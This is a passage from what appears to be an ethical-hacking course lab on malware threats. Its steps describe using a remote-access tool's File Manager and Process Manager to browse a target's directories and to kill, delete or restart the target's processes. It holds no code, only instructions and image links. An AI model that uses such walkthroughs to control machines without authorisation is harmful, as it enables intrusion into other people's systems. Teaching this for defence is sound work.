


21. The **manager** window appears with **File Manager** selected by default.




22. Double-click any directory in the left pane (here, **ProgramData**); all its associated files and directories are displayed in the right pane. You can right-click a selected directory and manipulate it using the contextual options.


Module 07 – Malware Threats



23. Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions, such as **Kill**, **Delete**, and **Restart**.

